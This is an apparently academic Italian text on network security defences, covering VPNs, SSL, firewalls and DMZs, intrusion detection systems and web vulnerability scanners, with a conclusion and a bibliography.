Le connessioni VPN sono ampiamente utilizzate per lo scambio di informazioni tra sedi remote in quanto permettono di collegare in modo sicuro i due estremi della connessione tramite una rete non dedicata, a costi accessibili.
Una VPN(Virtual Private Network) permette di collegare in modo sicuro i due estremi della connessione utilizzando un mezzo di trasmissione pubblico, nella maggior parte dei casi identificabile con Internet. Il vantaggio dell'utilizzo di una VPN è rappresentato dal collegamento che è pubblico e non dedicato, permettendo così di ridurre i costi a favore sia di aziende di grandi dimensioni con budget ragguardevoli dedicati al settore IT sia di piccole realtà.
In pratica si tratta di un canale o tunnel virtuale che collega tra loro due reti, nel caso più semplice rappresentate da due computer raggiungibili tramite Internet.
Si richiede quindi che una connessione di questo tipo garantisca agli utenti un elevato grado di sicurezza consentendo l'accesso solo ad utenti autorizzati, cifrando i dati in transito sulla rete pubblica al fine di ridurre al minimo i rischi di furto d'identità digitale ed impedire l'alterazione delle informazioni trasmesse.

SSL
SSL, acronimo di Secure Sockets Layer, è un protocollo sviluppato da netscape per inviare dati privati tramite internet. Questo protocollo per lo scambio di dati crittografati si basa sulla crittografia a chiave privata e pubblica: un client

SSL si connette ad un server SSL che invia a sua volta al client un certificato con la chiave pubblica del server. Il client crea una chiave privata simmetrica casuale e utilizza quella pubblica del server per la crittografia della chiave privata generata e la invia al server che la decifra. A questo punto client e server sono entrambi a conoscenza della chiave privata simmetrica e sono quindi in grado di scambiarsi i dati.

Firewall Per isolare la rete interna da ogni pericolosa intrusione esterna si costruiscono nei sistemi delle barriere informatiche, dette firewall che letteralmente vuol dire porte tagliafuoco utilizzate per isolare i locali di un'abitazione in caso di incendio. Infatti in tempi antichi la parola firewall si riferiva a spessi muri di mattoni costruiti proprio per prevenire il propagarsi di incendi da una casa ad un'altra. Ora invece la parola firewall si riferisce all'hardware, software e alle policy che servono a prevenire il propagarsi di attacchi alla sicurezza all'interno della rete. L'adozione del firewall nasce quindi dall'esigenza delle aziende di essere collegate ad internet che, come visto sopra, risulta essere un'ambiente estremamente insicuro che potrebbe esporre le macchine ed i dati aziendali ad attacchi.




Figura 3.29: Firewall e DMZ

Come si può notare in figura il firewall è posizionato tra l'"esterno"e ciò che deve essere protetto ovvero l'"interno". Oggi il termine firewall può indicare più significati , a partire dal semplice filtraggio dei pacchetti fino alla complessa prevenzione delle intrusioni nel sistema.
Il filtraggio di pacchetti è il più semplice tipo di firewall e si occupa di filtrare i pacchetti entranti e quelli uscenti basandosi su regole create dall'amministratore di rete. Se il pacchetto non soddisfa alcuna delle regole che gli permetterebbeo l'ingresso viene eliminato. Questa procedura è una policy di default che prende il nome di "drop policy".

Tuttavia non è sempre facile decidere cosa debba essere inserito all'interno del firewall e cosa possa essere posto al suo esterno come ad esempio i server web. Infatti se il server web viene posto all'interno, allora un'eventuale compromissione di quest'ultimo creerebbe un trampolino per il lancio di ulteriori attacchi alle macchine interne. Se invece fosse posto al suo esterno, attaccarlo diventerebbe ancora più facile. L'approccio più diffuso consiste nel creare una

zona smilitarizzata (DMZ Demilitarized Zone) tra due firewall che deve essere sorvegliata attentamente poichè è un luogo in cui gli oggetti sensibili sono esposti a rischi maggiori rispetto a quelli che incombono sui servizi che si trovano all'interno. Il termine DMZ possiede un origine militare e serviva per descrivere una zona di terra neutrale posta tra due opposte forze militari. Analogamente in campo informatico la DMZ serve per separare ed isolare due reti l'una dall'altra: Internet e la rete interna dell'azienda chiamata Intranet.

Intrusion Detection System (IDS) Con il termine Intrusion Detection System si intende uno strumento composto da Hardware e/o software in grado di rilevare eventuali intrusioni nel sistema attraverso la monitorizzazione degli eventi che si verificano nel sistema o su di una rete, ed analizzarli in cerca di tentavi mirati a compromettere gli aspetti principali della sicurezza: integrità, disponibilità e riservatezza.
Gli IDS possono essere associati all'utilizzo di altri sistemi di difesa come i firewall infatti se si paragonasse la protezione del sistema informatico a quella di una casa allora si potrebbe identificare il ruolo del firewall nella costruzione di una recinzione alta e difficile da superare mentre gli IDS verrebbero rappresentati da sofisticati sistemi di allarme installati nelle abitazioni e pronti a suonare nel momento in cui un ladro riesce ad introdursi in casa.
Lo schema di funzionamento degli IDS viene riportato in figura 3.30:




Figura 3.30: Schema funzionamento relativo agli IDS

La componente principale di un IDS è il sensore che gli permette di acquisire informazioni sul sistema che stà monitorando al fine di eseguire una sorta di "diagnosi"sullo stato di sicurezza del sistema. Tali informazioni vengono poi passate ad una seconda componente, un meccanismo di rilevazione detto in gergo *detection engine o detector*, che ha il compito di processare le informazioni che riceve. L'altra componente fondamentale di un IDS è il *meccanismo di alerting* o *alert manager* che ha il compito di segnalare all'amministratore gli eventuali problemi individuati, nel maggior dettaglio possibile al fine di facilitare la comprensione di ciò che è accaduto.

Scanner Web I server web di un ente pubblico possono ospitare siti web di comuni e scuole, spesso realizzati da studenti che possiedono una scarsa conoscenza della sicurezza informatica e lasciano possibili falle nel codice. Tali falle

possono essere scovate e sfruttate dagli hacker per introdursi nel sistema. Ecco perchè si rende necessario effettuare una scansione di questi siti web utilizzando opportuni software e poi porre rimedio alle eventuali falle scovate.
Tale richiesta nasce dalla necessità di sicurezza del sistema informatico dell'ente in quanto, come dimostrato da uno studio della Gartner Group(società internazionali di ricerca e di sviluppo di modelli di mercato in ambito tecnologico), il 75 % degli attacchi informatici viene effettuato a livello di applicazioni web.
Ad avallare lo studio della Gartner Group è il sito web http://www.zone-h.org che fornisce un archivio contenente una lista di siti, aggiornata quotidianamente, che subiscono la modifica oppure la sostituzione di pagine interne o della home page stessa del sito (chiamato defacement) da parte di cracker.
Le statistiche del numero di siti rilevati mensilmente dal sito nei diversi anni permette di comprendere quanto le applicazioni web possano essere soggette ad attacchi informatici. Quando l'azienda nel 2002 iniziò a popolare il proprio archivio, i siti rilevati ogni mese erano in media 2500, nel 2009 la media crebbe fino a raggiungere i 60000, ancora pochi se si pensa che nel 2010 la media rilevata risulta pari a più di 95000 siti web.

Attacks by month	Year 2008	Year 2009	Year 2010
Jan	18.562	37.968	53.921
Feb	51.925	2.919	57.869
Mar	48.138	7	73.715
Apr	41.492	60.471	95.090
May	29.017	48.087	
Jun	38.445	43.569	
Jul	39.549	45.480	
Aug	74.121	83.850	
Sep	42.379	74.384	
Oct	54.971	54.462	
Nov	44.486	43.177	
Dec	34.374	50.035	

Figura 3.31: Dati relativi agli attacchi registrati mensilmente nel 2008, 2009, 2010 da Acunetix Web Vulnerability Scanner

Un utile strumento per prevenire attacchi da parte di hacker risulta l'uso di web scanner che analizzino le eventuali vulnerabilità presenti sul sito web permettendo così all'amministratore del sito di risolverle ancora prima che possano rivelarsi dannose per la sicurezza della rete aziendale. Infatti gli hacker concentrano i loro sforzi sulle applicazioni web (carrelli della spesa, forms, pagine di login, contenuti dinamici, ecc..) in quanto tali applicazioni devono essere disponibili 24 ore al giorno e 7 giorni alla settimana ed inoltre possiedono dati di controllo preziosi poichè spesso hanno accesso diretto ai dati backend quali i database relativi ai clienti registrati sul sito web.
Gli scanner web effettuano la loro analisi in due fasi:

1. **Crawling**
   Questa fase analizza automaticamente il sito web e costruisce una struttura del sito.

2. **Scanning**
   Uno scan della vulnerabilità consiste di una serie di attacchi avviati contro la struttura del sito definita nella fase precedente, in effetti, emula l'attacco di un hacker. Il risultato dello scan viene visualizzato in un albero detto Alert Node Tree in cui vengono registrati i dettagli riguardanti tutte le vulnerabilità riscontrate all'interno del sito web.

Conclusioni

"Contro un attacco esperto non c'è garanzia di difesa, ma contro una difesa esperta non si sa dove attaccare"da Sun Tzu. *The Art of War*

Anche in ambito informatico il concetto di difesa è molto importante in quanto possedere una solida difesa permette di tutelare le informazioni e i dati da attacchi. Si può raggiungere un elevato grado di protezione adottando soluzioni di tipo hardware e/o software, come quelle analizzate all'interno della trattazione, le quali se pur innalzano il livello di difesa, non possono garantire la totale protezione dei sistemi informatici.
Infatti la maggior parte degli attacchi non richiede sofisticate conoscenze informatiche, si pensi ad esempio al social engineering, ecco perchè le soluzioni di tipo hardware e software necessitano di essere accompagnate da azioni di sensibilizzazione e formazione degli utenti in materia di sicurezza informatica. In altri termini è inutile possedere il miglior sistema d'allarme al mondo se poi ci si dimentica di inserirlo o se si lasciano inserite le chiavi nella fessura della porta di casa.
Tuttavia nemmeno in questo modo il sistema informatico si può considerare completamente al sicuro in quanto le tecniche sviluppate dagli hacker per intrufolarsi nei sistemi ed ottenere le informazione desiderate diventano sempre più mirate ed esperte.
La parola d'ordine per una buona gestione della sicurezza informatica ***aggiornarsi continuamente*** sulle vulnerabilità di software e protocolli di comunicazione, su nuove tecniche di attacco e sulle possibili contromisure in modo da anticipare le mosse dell'attaccante.

Bibliografia

[1] The microsoft Windows Team with Charlie Russel and Sharon Crawford(2003), 3rd edition
Microsoft Windows Xp Professional - Resource Kit.

[2] Antonio Ciccia, *"Privacy, l'amministratore di sistema"*. ItaliaOggi

[3] Acunetix Ltd, *Acunetix Web Vulnerability Scanner* - ***Manual v. 6.5***.

[4] Fugini, Maio, Plebani *Sicurezza dei Sistemi Informatici.*

[5] Dieter Gollmann *Computer Security.*

[6] Pearson *Tanenbaum.*

[7] Kevin Mitnick *The art of deception.*

[8] Stuart McClure,Joel Scambray,George Kurtz *Hacker 4.0.*

[9] *Internet Firewalls and Network security* 2nd Edition.

[10] William R. Cheswick,Steven M. Bellovin,Aviel D. Rubin *Firewalls e Sicurezza in rete* 2nd Edition.

[11] Di Kris A. Jamsa,Lars Klander *Hacker proof:The ultimate guide to network security*

[12] Fred Halsall *Networking e Internet*

[13] Larry L. Peterson,Bruce S. Davie *Reti di Calcolatori*

[14] Mark Ciampa *Security + Guide to Network Security Fundamentals*